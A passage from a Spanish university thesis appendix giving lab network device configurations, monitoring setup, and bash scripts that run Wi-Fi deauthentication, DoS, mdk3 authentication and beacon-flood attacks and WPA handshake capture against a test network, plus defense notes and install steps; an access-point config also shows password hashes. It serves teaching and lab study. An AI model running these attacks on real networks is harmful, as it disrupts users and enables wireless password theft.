 ip access-group 112 in
 ip flow ingress
 ip nat outside
 duplex auto
 speed auto

interface FastEthernet0/1
 no ip address
 ip nat inside
 duplex auto
 speed auto

interface FastEthernet0/1.2
 encapsulation dot1Q 2
 ip address 192.168.2.1 255.255.255.0
 ip nat inside
 no snmp trap link-status

interface FastEthernet0/1.10
 encapsulation dot1Q 10
 ip address 192.168.10.1 255.255.255.0
 ip access-group 110 in
 ip access-group 113 out
```

```
 ip nat inside
 no snmp trap link-status

interface FastEthernet0/1.20
 encapsulation dot1Q 20
 ip address 192.168.20.1 255.255.255.0
 ip access-group 110 in
 ip access-group 111 out
 ip flow ingress
 ip nat inside
 no snmp trap link-status

interface Serial0/0/0
 no ip address
 shutdown
 no fair-queue
 clockrate 125000

interface Serial0/0/1
 no ip address
 shutdown

router ospf 1
 log-adjacency-changes
 network 157.88.0.0 0.0.255.255 area 1
 network 192.168.10.0 0.0.0.255 area 1
 network 192.168.20.0 0.0.0.255 area 1
 default-information originate

ip classless
ip route 0.0.0.0 0.0.0.0 157.88.123.250
ip route 192.168.30.0 255.255.255.0 192.168.10.2
ip flow-export version 5
ip flow-export destination 192.168.20.10 2055

ip http server
ip nat inside source list 110 interface FastEthernet0/0 overload
ip nat inside source static tcp 192.168.20.10 22 157.88.123.102 22
extendable
ip nat inside source static tcp 192.168.20.10 80 157.88.123.102 80
extendable
ip nat inside source static tcp 192.168.20.10 8080 157.88.123.102 8080
extendable

access-list 110 permit ip 192.168.10.0 0.0.0.255 any
```

```
access-list 110 permit ip 192.168.20.0 0.0.0.255 any
access-list 110 permit ip 192.168.30.0 0.0.0.255 any
access-list 110 deny   ip any any

access-list 111 permit tcp any host 192.168.20.10 eq www
access-list 111 permit tcp 157.88.123.0 host 192.168.20.10 eq ssh
access-list 111 permit tcp any host 192.168.20.10 eq 8080
access-list 111 permit icmp 192.168.10.0 0.0.0.255 host 192.168.20.10
access-list 111 permit icmp 192.168.20.0 0.0.0.255 host 192.168.20.10
access-list 111 permit icmp 192.168.30.0 0.0.0.255 host 192.168.20.10
access-list 111 permit icmp 192.168.2.0 0.0.0.255 host 192.168.20.10
access-list 111 deny ip any any

access-list 112 deny   ip 192.168.10.0 0.0.0.255 any
access-list 112 deny   ip 192.168.20.0 0.0.0.255 any
access-list 112 deny   ip 192.168.30.0 0.0.0.255 any
access-list 112 deny   ip 127.0.0.0 0.255.255.255 any
access-list 112 permit ip any any

access-list 113 permit tcp any any established
access-list 113 permit icmp any any echo-reply
access-list 113 permit icmp any any unreachable
access-list 113 permit udp any host 192.168.20.10 eq domain
access-list 113 deny   ip any any

control-plane

line con 0
line aux 0
line vty 0 4
 login

end
```

Configuración R02-INT-FWL

```
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname Router
boot-start-marker
boot-end-marker
no aaa new-model
resource policy
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
ip cef
no ip dhcp use vrf connected

interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto

interface FastEthernet0/0.10
 encapsulation dot1Q 10
 ip address 192.168.10.2 255.255.255.0
 ip access-group 130 in
 no snmp trap link-status

interface FastEthernet0/0.30
 encapsulation dot1Q 30
 ip address 192.168.30.1 255.255.255.0
 ip access-group 121 in
 no snmp trap link-status

interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto

interface Serial0/0/0
 no ip address
 shutdown
 no fair-queue
 clockrate 125000
```

```
interface Serial0/0/1
 no ip address
 shutdown

router ospf 1
 log-adjacency-changes
 network 157.88.0.0 0.0.255.255 area 1
 network 192.168.10.0 0.0.0.255 area 1
 network 192.168.20.0 0.0.0.255 area 1

ip classless
ip http server

access-list 121 permit ip 192.168.30.0 0.0.0.255 any
access-list 121 deny   ip any any

access-list 130 deny   ip 192.168.2.0 0.0.0.255 any
access-list 130 deny   ip 192.168.30.0 0.0.0.255 any
access-list 130 deny   ip 127.0.0.0 0.255.255.255 any
access-list 130 permit ip any any

control-plane

line con 0
line aux 0
line vty 0 4
 login

end
```

Configuración R03-EXT-WRL

```
version 12.4
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
hostname ap
enable secret 5 $1$wvUD$1l5Z3KFPF3VrgzCKlYdH30
no aaa new-model

dot11 ssid WiFi UVa
   authentication open
   authentication key-management wpa version 2
   guest-mode
   wpa-psk ascii 7 012103006E3D075E731F

power inline negotiation prestandard source
username Cisco password 7 0802455D0A16
bridge irb

interface Dot11Radio0
 ip address 192.168.3.1 255.255.255.0
 no ip route-cache
 encryption mode ciphers aes-ccm
 ssid WiFi UVa
 channel 2412
 station-role root
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled

interface Dot11Radio1
 no ip address
 no ip route-cache
 shutdown
 no dfs band block
 channel dfs
 station-role root
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
```

```
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled

interface FastEthernet0
 ip address 192.168.2.2 255.255.255.0
 no ip route-cache
 duplex auto
 speed auto
 bridge-group 1
 no bridge-group 1 source-learning
 bridge-group 1 spanning-disabled

interface BVI1
 ip address dhcp client-id FastEthernet0
 no ip route-cache

ip default-gateway 192.168.2.1
ip http server
no ip http secure-server
ip http help-path http://www.cisco.com/warp/public/779/
smbiz/prodconfig/help/eag
bridge 1 route ip

line con 0
line vty 0 4
 login local

end
```

Configuración SW03-INT-DMZ

```
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
hostname Switch
ip subnet-zero
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id

interface FastEthernet0/1
 switchport mode trunk

interface FastEthernet0/2
 switchport access vlan 20
 switchport mode access

interface FastEthernet0/3
 switchport mode trunk

interface FastEthernet0/4
 switchport access vlan 30
 switchport mode access

interface FastEthernet0/5
 switchport access vlan 2
 switchport mode access

interface FastEthernet0/6
 switchport access vlan 2
 switchport mode access

interface FastEthernet0/7
interface FastEthernet0/8
interface FastEthernet0/9
interface FastEthernet0/10
interface FastEthernet0/11
interface FastEthernet0/12
interface FastEthernet0/13
interface FastEthernet0/14
interface FastEthernet0/15
interface FastEthernet0/16
interface FastEthernet0/17
interface FastEthernet0/18
```

```
interface FastEthernet0/19
interface FastEthernet0/20
interface FastEthernet0/21
interface FastEthernet0/22
interface FastEthernet0/23
interface FastEthernet0/24

interface Vlan1
 no ip address
 no ip route-cache

ip http server

end
```

Ejecución remota de scripts

```
#!/bin/bash
#Ejecucion de scripts remotos
case $1 in
        ("fuerzabruta.sh") /usr/bin/ssh -t pi@157.88.123.118
        'bash /home/pi/fuerzabruta.sh';;
        ("dos.sh") /usr/bin/ssh -t pi@157.88.123.118
        'sudo bash /home/pi/dos.sh';;&
        ("nmap.sh") /usr/bin/ssh -t pi@157.88.123.118
        'sudo bash /home/pi/nmap.sh';;
        ("fuerzabruta-in.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/fuerzabruta-in.sh';;
        ("dos-undisp.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/dos-undisp.sh';;
        ("dos-vardisp.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/dos-vardisp.sh';;
        ("aut-masiva.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/aut-masiva.sh';;
        ("beacon-flood.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/beacon-flood.sh';;
        ("mac.sh") /usr/bin/ssh -t kali@192.168.2.55
        'sudo bash /home/kali/mac.sh';;
        (*) echo "$1";;
esac
```

Configuración Proxy Nginx

```
server {
        listen 80;

        server_name 192.168.20.10;

        auth_basic "Restricted Access";
        auth_basic_user_file /etc/nginx/htpasswd.users;

        location / {
                proxy_pass http://localhost:443;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }
}
```

Índice Elasticsearch

```
"netflow" : {
   "properties" : {
      "dst_as" : {
         "type" : "long"
      },
      "dst_mask" : {
         "type" : "long"
      },
      "engine_id" : {
         "type" : "long"
      },
      "engine_type" : {
         "type" : "long"
      },
      "first_switched" : {
         "type" : "date"
      },
      "flow_records" : {
         "type" : "long"
      },
      "flow_seq_num" : {
         "type" : "long"
      },
```

```
"in_bytes" : {
   "type" : "long"
},
"in_pkts" : {
   "type" : "long"
},
"input_snmp" : {
   "type" : "long"
},
"ipv4_dst_addr" : {
   "type" : "text",
   "fields" : {
      "keyword" : {
         "type" : "keyword",
         "ignore_above" : 256
      }
   }
},
"ipv4_next_hop" : {
   "type" : "text",
   "fields" : {
      "keyword" : {
         "type" : "keyword",
         "ignore_above" : 256
      }
   }
},
"ipv4_src_addr" : {
   "type" : "text",
   "fields" : {
      "keyword" : {
         "type" : "keyword",
         "ignore_above" : 256
      }
   }
},
"l4_dst_port" : {
   "type" : "long"
},
"l4_src_port" : {
   "type" : "long"
},
"last_switched" : {
   "type" : "date"
},
```

```
        "output_snmp" : {
            "type" : "long"
        },
        "protocol" : {
            "type" : "long"
        },
        "sampling_algorithm" : {
            "type" : "long"
        },
        "sampling_interval" : {
            "type" : "long"
        },
        "src_as" : {
            "type" : "long"
        },
        "src_mask" : {
            "type" : "long"
        },
        "src_tos" : {
            "type" : "long"
        },
        "tcp_flags" : {
            "type" : "long"
        },
        "version" : {
            "type" : "long"
        }
    }
}
```

Script: Ataque de fuerza bruta

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var \\
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 -w Captura wlan0mon
> /dev/null 2>&1 &
var=$! ; sleep 15
aireplay-ng -0 15 -a 00:23:04:B7:EF:D0 -c FF:FF:FF:FF:FF:FF wlan0mon
kill -9 $var
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

Script: Ataque DoS: un dispositivo

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
aireplay-ng -0 150 -a 00:23:04:B7:EF:D0 -c B8:27:EB:F0:37:FB wlan0mon
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

Script: Ataque DoS: varios dispositivos

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
aireplay-ng -0 150 -a 00:23:04:B7:EF:D0 -c FF:FF:FF:FF:FF:FF wlan0mon
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

Script: Ataque de autenticación masiva

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 10 ; kill -9 $var
mdk3 wlan0mon a -a 00:23:04:B7:EF:D0
var=$! ; sleep 100 ; kill -9 $var
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

Script: Beacon Flood Mode Attack

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 wlan0mon > /dev/null 2>&1 &
var=$! ; sleep 10 ; kill -9 $var
for i in $(seq 1 30) ; do echo "MiRed$i" >> redes ; done
mdk3 wlan0mon b -f redes -a -s 1000 -c 1 &
var=$! ; sleep 200 ; kill -9 $var
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

Script: Conocer MAC de los dispositivos

```
#!/bin/bash
airmon-ng start wlan0 > /dev/null 2>&1
airodump-ng wlan0mon > 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 -w Captura wlan0mon
> /dev/null 2>&1 &
var=$! ; sleep 15 ; kill -9 $var
sed '1,5d' Captura-01.csv > Captura
var=$(wc -l Captura)
echo $var > longitud | sed 's/ /\n/' longitud > longmejorada
head -n 1 longmejorada > tamano
tamanoReal=$(($tamano - 1))
head -n $tamanoReal Captura > mac
cut -d ',' -f 1 mac > mac2
cut -d ':' -f 1-3 mac2 > macDefinitiva
echo ``\n Las direcciones MAC de los dispositivos conectados son:"
for i in $(cat mac2)
do
echo ``$i"
done
echo ``\n Las direcciones OUI de los dispositivos conectados son:''
for i in $(cat macDefinitiva)
do
echo ``\$i"
done
echo ``\n''
rm macDefinitiva Captura* longitud tamano longmejorada mac mac2
> /dev/null 2>&1
```

```
airmon-ng stop wlan0mon > /dev/null 2>&1
systemctl enable NetworkManager
systemctl start NetworkManager
```

6. Anexo II: Manual de usuario

La aplicación web que se ha creado muestra todos los detalles acerca de las vulnerabilidades en las que se ha investigado. El objetivo principal que se quiere dar a la aplicación es facilitar la comprensión de las características de cada uno de los ataques. Dentro de cada ataque, existe una serie de subsecciones que describiremos a continuación.

Hay que decir que siempre se mantiene el mismo diseño de la interfaz que desarrolló mi compañero, cambiando únicamente algún aspecto como puede ser el fondo con el escudo de la universidad. La ampliación de funcionalidades que se ha incluido en el proyecto tratan de mostrar al público los siguientes ataques:

- Ataque de Fuerza Bruta: se ha desarrollado un ataque de fuerza bruta con el objetivo de capturar un WPA Handshake de una red inalámbrica. Primeramente, se contextualiza al usuario en la situación que se encuentra para realizar el ataque y una imagen ilustrativa del proceso de éste. Se explica el uso de las herramientas que son base para la ejecución del ataque, como pueden ser airmon-ng, airodump-ng o aireplay-ng.
- Ataque Denial of Service: de esta variante de ataque, se han implementado dos opciones (centrado en un dispositivo o en varios). Se muestra el proceso del ataque y las herramientas usadas para conseguir que se ejecute correctamente.
- Ataque de Autenticación Masiva: se usa la herramienta mdk3 que es muy útil para este tipo de ofensivas, explicando cada uno de los parámetros que hay que aportar.
- Beacon Flood Mode Attack: de igual manera, se utiliza la herramienta mdk3 pero cambiando los parámetros que señalan el cambio de ataque con respecto del anterior.
- Averiguación de MAC conectada: en todo proceso de monitorización, como se ha explicado, aparecen las direcciones MAC de los dispositivos que están conectados a la red. Es por ello, se ha desarrollado un ataque capaz de captar todos los dispositivos conectados y que los muestre por pantalla. A mayores, se ha subdividido para aislar el OUI y de igual manera mostrar por pantalla junto a las otras direcciones. Todo este proceso a partir de un fichero de monitorización de una red.

A continuación, se van a explicar cada una de las secciones en las que se puede subdividir cada una de los ataques.

Secciones (Vistas)

- Descripción: se realiza una breve explicación de la definición del ataque junto con una imagen (algunos ataques) que ayude a la comprensión de éste. La imagen no entra en detalle sobre el ataque, pero indica más o menos los pasos que se siguen para su realización. Justo encima de la descripción, se puede observar un botón que permite lanzar el ataque en la maqueta de red. Este botón se ha incluido en todos los ataques nuevos implementados, por lo tanto, se puede poner a prueba todas los ciberataques que se han añadido en la aplicación porque pueden ser probados contra la maqueta sin ningún problema.

UVa

Acerca de

Vulnerabilidades

Estado de la red | Escaneo de vulnerabilidades | Fuerza Bruta | Denegación de servicio | Escaneo de puertos | Spoofing

Fuerza Bruta (Inalámbrico) | Ataque DoS: centrado en dispositivos | Autenticación masiva | Beacon Flood Mode Attack | Conocer MAC

Ataque de fuerza bruta

Lanzar ataque

Un ataque de fuerza bruta en redes inalámbricas se considera al acto de intentar desencriptar un WPA Handshake una vez capturado. El WPA Handshake es el paquete resultado del protocolo WPA para autenticar dispositivos en una red, el cual contiene la contraseña de acceso a la red inalámbrica de manera encriptada. Este ataque que vamos a desarrollar quiere demostrar como se capta el WPA Handshake de una forma rápida y sencilla, en vez de centrarnos en el proceso de desencriptado.

La causa de no entrar en materia en la tarea de desencriptación es que existen multitud de herramientas de las que se sirven los atacantes y todas no pueden ser objeto de estudio en este proyecto. La mayoría hacen uso de diccionarios, que son ficheros de texto con posibles contraseñas predeterminadas que normalmente se ponen en los dispositivos. Se trataría de probar con cada una de las posibles contraseñas contenidas en el fichero comparando con la que está oculta en el WPA Handshake.




Figura 27: Sección: Descripción

Lanzamiento

Primeramente, de manera opcional, se puede acabar con los procesos problemáticos y cambiar el estado en el que se encuentra la tarjeta de red para poder escuchar el flujo de tráfico de datos del entorno, pasando de un modo "Managed" a modo "Monitor". Hay que usar la herramienta airmon-ng para poder llevar a cabo la primera tarea del ataque.

Opcional: `$ airmon-ng check kill`
`$ airmon-ng start wlan0`

A continuación, es necesario hacer un proceso de monitorización del entorno para conocer todos los detalles de las redes que hay alrededor. Es esencial que el dispositivo actualice la información que ya posea acerca de esas redes cercanas a ella para evitar errores. Una vez obtenida la nueva información y ya teniendo las propiedades esenciales de la red que se quiere atacar, se hace una monitorización única y exclusivamente de dicha red. Para ello, hay que especificar el BSSID identificativo de la red, el canal donde opera y el nombre del fichero dónde se quiere guardar la información recolectada si fuera necesario. Se utiliza la herramienta airodump-ng para todo proceso de monitorización del ataque que se está desarrollando.

```
$ airodump-ng wlan0mon
$ airodump-ng -c 1 --bssid 00:23:04:B8:0D:C8 -w Captura wlan0mon
```


Mientras se encuentra ejecutando ese proceso de control sobre la red en específico, hay que forzar la desvinculación del dispositivo (mínimo uno) que esté conectado a la red. De tal manera, que una vez desvinculado, intente conectarse de nuevo y es ahí dónde el atacante que está escuchando captura el WPA Handshake. Esta tarea se ejecutará con la herramienta aireplay-ng y sus respectivas opciones.

```
$ aireplay-ng -0 15 -a 00:23:04:B8:0D:C8 -c FF:FF:FF:FF:FF:FF wlan0mon
```

Entonces, una vez capturado el WPA Handshake, ya es el atacante el que decide el modo de desencriptación que quiera implementar para conseguir la contraseña de la red WiFi que se intenta conocer.

Figura 28: Sección: Lanzamiento

- Lanzamiento: se muestra una explicación detallada del script que va a ejecutarse para realizar el ataque. De esta manera, se aporta los pasos a seguir para comprender mejor las bases.



Detección y defensa

Debido a la gran dificultad de frenar este tipo de ataques, la mejor manera de reducir la probabilidad de éxito es tratar de dificultar al máximo posible la tarea de desencriptar. Es por ello que se recomienda hacer uso de "contraseñas seguras" en lugar de cualquier contraseña que se crea que es segura porque seguramente no lo sea tanto como creemos.

Según el INCIBE, se considera contraseña segura si cumple una serie de características que se indican a continuación:


- Una longitud mínima de 8 carácteres.
- Debe ser lo menos regular posible (evitar patrones típicos y el uso de palabras propias de diccionarios).
- Incluir carácteres especiales, símbolos y números.
- Alternar el uso de letras en mayúsculas y minúsculas.

Si se consigue tener una contraseña de las denominadas seguras, posiblemente el atacante tendrá que dar lo mejor de sí mismo para intentar desencriptar la contraseña. Es posible que tenga el WPA Handshake, pero si no es capaz de averiguar la contraseña que está oculta no será capaz de acceder a la red que está protegiendo dicha clave. A pesar de todos los intentos que realice la persona que esté atacando, existe la posibilidad de que nunca desencripte la contraseña. Teniendo dos opciones: dar por finalizado el ataque sin éxito, o seguir intentando con los diferentes diccionarios y herramientas existentes.

A la vez, se puede implementar un IDS que monitorice todo lo que suceda en la red y detectar un posible patrón de este ataque, como puede ser la expulsión forzada de alguno de los dispositivos conectados. Detectar el flujo de paquetes ARP (dificilmente con un único paquete se logra el objetivo) cuya meta es desasociar el dispositivo puede ser uno de los patrones que se podrían implementar. Indicar que ese flujo no es adecuado para nuestra red y que lo catalogue como un posible ataque a la red.

Figura 29: Sección: Detección y defensa

- Detección y defensa: en esta sección tratamos de explicar las diferentes vías de solución que se pueden implantar para prevenir los ataques. Se ofrecen recomendaciones contrastadas con la comunidad de ciberseguridad y cómo consiguen proteger la red. En este proyecto, sólo se plantean de manera teórica las diferentes medidas que se pueden instalar, pero no se ha implementado ninguna en la maqueta de red del proyecto.
- ¿Quieres saber más?: sección novedosa implantada no sólo en los nuevos ataques añadidos a la aplicación web, si no también a los anteriores. Se añade enlaces externos a documentos web y contenido multimedia que ayude a profundizar en las características del ataque o en la defensa ante ellos.



¿Quieres saber más?

Ejemplo desencriptar WPA Handshake con aircrack-ng
Uso de contraseñas seguras

Figura 30: Sección: ¿Quieres saber más?

7. Anexo III: Manual de instalación

En esta sección se mostrará la guía de instalación y las indicaciones necesarias para el montaje de la estructura del proyecto. Se comentarán todos los aspectos relativos para conseguir hacer funcionar la maqueta de red desarrollada.

Como se ha indicado con anterioridad, se han distinguido diferentes secciones en el trabajo: montaje físico de la maqueta, software de monitorización utilizado, ataques implementados y aplicación web desarrollada para los usuarios. Para ello, se hará uso de todos los ficheros que serán ubicados en el repositorio https://github.com/alvvill/TFG. En ese repositorio, se han distinguido dos directorios principales: uno contiene la aplicación web (TFG) y el otro las configuraciones de los dispositivos (Configuraciones).

Éstas son las directrices que se deben seguir para ser capaces de realizar el montaje del proyecto:

Dispositivos (Raspberrys Pi)

Se debe disponer de los dispositivos Raspberry Pi 3 B+ que van a servir para desempeñar los diferentes roles dentro de la maqueta de red: servidor o usuario. Para ello, primeramente, hay que descargar el sistema operativo oportuno para cada uno de los dispositivos, los cuales vienen reflejados en el punto 3.4.3 (Software instalado).

En el caso del PC05-EXT-VTM, no es necesario realizar ninguna configuración auxiliar necesaria dado que simplemente va a estar conectado al router inalámbrico. Sin embargo, dada que va a existir una comunicación SSH entre el servidor y el atacante, que va a provocar que este último lance los ataques, es necesario que los puertos SSH estén abiertos.

Al servidor y atacante es necesario indicar sus datos de direccionamiento correspondientes. Como se ha indicado, se tiene que establecer las pertinentes direcciones IP estáticas en cada dispositivo. Para ello, al tratar con diferentes sistemas operativos, vamos a diferenciar ambos casos:

- Servidor (Raspbian): debemos editar el fichero de la ruta /etc/dhcpcd.conf en la cual se señala que interfaz va a poseer la dirección estática, y la propia dirección.
- Atacante (Kali Linux): hay que editar dos ficheros de configuración. El primero de ellos se encuentra en la ruta /etc/network/interfaces donde se indica que el direccionamiento va a ser estático y se señala la dirección IP concreta que va a tener el dispositivo. Y el segundo a editar es el correspondiente a /etc/resolv.conf donde se agrega la dirección de servicio de DNS.

En el directorio /home/pi del servidor se debe ubicar el script "ejecucionscripts.sh" para que a la hora de lanzar el ataque en la aplicación no existan problemas de ruta. En él se contienen las órdenes necesarias para ejecutar los ataques de manera remota en el atacante. De igual manera, en el mismo directorio, se ubica el fichero "borrado.sh" que permite borrar registros pasados que no interesan a la hora de mostrar datos.

Mientras que los ataques deben estar ubicados en la ruta /home/kali del atacante con los mismos nombres para que a la hora de ejecutar el script de ejecución remoto pueda mandar el ataque sin problemas. En detalle, se deben almacenar en esa ruta los scripts “fuerzabruta-in.sh”, “dos-undisp.sh”, “dos-vardisp.sh”, “aut-masiva.sh”, “beacon-flood.sh” y “mac.sh”.

Dispositivos de red

Con dispositivos de red, nos referimos al switch y a los routers que van a ser la base de la conformación de la red. Es necesario establecer de manera correcta los ficheros de configuración tal cual vienen en el repositorio indicado.

La implantación de las configuraciones en estos dispositivos se puede realizar de diferentes maneras: introduciendo de uno en uno las órdenes pertinentes en el CLI consiguiendo que el fichero de configuración esté igual o importar directamente el fichero de configuración. Ambas maneras son realmente válidas y por lo tanto, se puede usar cualquiera de ellas, aunque quizás la segunda es más sencilla de realizar.

Hay que destacar la diferencia existente entre dos tipos de fichero de configuración que hay en estos dispositivos: startup-config y running-config. El primero de ellos es en el que se basa el dispositivo para establecer su configuración al iniciarse, mientras que el segundo es el que posee la configuración cuando se está ejecutando. Cuando se realizan cambios de configuración, se almacenan únicamente en el running-config, y es por eso que antes de apagar el dispositivo, se debe trasladar la información al fichero startup-config si no se quiere perder la configuración indicada.
Simplemente, realizando una copia del fichero running-config con el nombre de startup-config valdría para realizar esta acción.

```
$ copy running-config startup-config
```

Los ficheros “running-config-R01-EXT-FWL”, “running-config-R02-INT-FWL”, “running-config-R03-EXT-WRL” y “running-config-SW03-INT-DMZ”son los encargados de establecer la conectividad en la red de una manera segura y eficaz.

Una vez establecida la configuración en todos los dispositivos, se pueden realizar las conexiones que vienen reflejadas en el “Diseño lógico”(3.3.2). De esta manera, se puede decir que tenemos ya disponible la red que se ha desarrollado.

Software de monitorización

El software de monitorización que se va a usar en el servidor va a ser la unión de varios programas, que son Elasticsearch, Logstash y Kibana. El conjunto de estos programas unidos se conoce como pila ELK. La descarga se realizará desde el sitio web oficial, el cual posee documentación auxiliar que nos ayuda como guía de instalación. (https://www.elastic.co/es/).

Como todo programa, estarán regidos por ficheros de configuración que se podrán editar según nuestras necesidades. Se pueden localizar en el directorio config de cada una de los programas. En nuestro repositorio, son los que poseen los nombres: "elasticsearch.yml", "logstash.yml" y "kibana.yml".

Una vez realizada la configuración de cada uno de los programas, hay que ejecutar cada uno de ellos. Dentro del directorio bin, de cada directorio correspondiente, a cada una de las herramientas se deben introducir las órdenes de ejecución (en el orden indicado), que son las siguientes:

- Elasticsearch: elasticsearch
- Kibana: kibana
- Logstash: logstash –modules netflow –setup.

Tenemos que configurar un proxy para permitir el acceso mediante autenticación a Kibana. El proxy se mantiene, el cual es Nginx [5]. Este proxy posee diferentes funcionalidades, pudiendo cumplir las funciones de proxy inverso, proxy de correo electrónico y hasta como balanceador de carga en una red.

Con respecto al proxy, se puede establecer también su propia configuración y añadir nuevos usuarios en función de las necesidades. Antes de realizar cambios en la configuración, se recomienda hacer una copia del fichero original para poder recuperar la configuración anterior. La configuración se establece en el fichero almacenado en la ruta /etc/nginx/sites-available/default. Para añadir usuarios, se ha de editar el fichero /etc/nginx/htpaswd.users.

Aplicación web

Para realizar el proceso de levantamiento de la aplicación web en el servidor se debe tener instalado previamente la versión de Java 8. Para ello se debe acceder a la página oficial de Oracle y descargar el software requerido:

- https://www.oracle.com/es/java/technologies/javase/javase-jdk8-downloads.html

A continuación, ya se puede instalar Tomcat. Para ello se puede realizar de diferentes maneras, pero nosotros vamos a utilizar el repositorio de aplicaciones. Junto con el propio Tomcat, se va a realizar la instalación de ejemplos, documentación auxiliar y el paquete que permite la securización del propio Tomcat.

```
$ sudo apt-get install tomcat8
$ sudo apt-get install tomcat8-admin tomcat8-examples tomcat8-docs
```

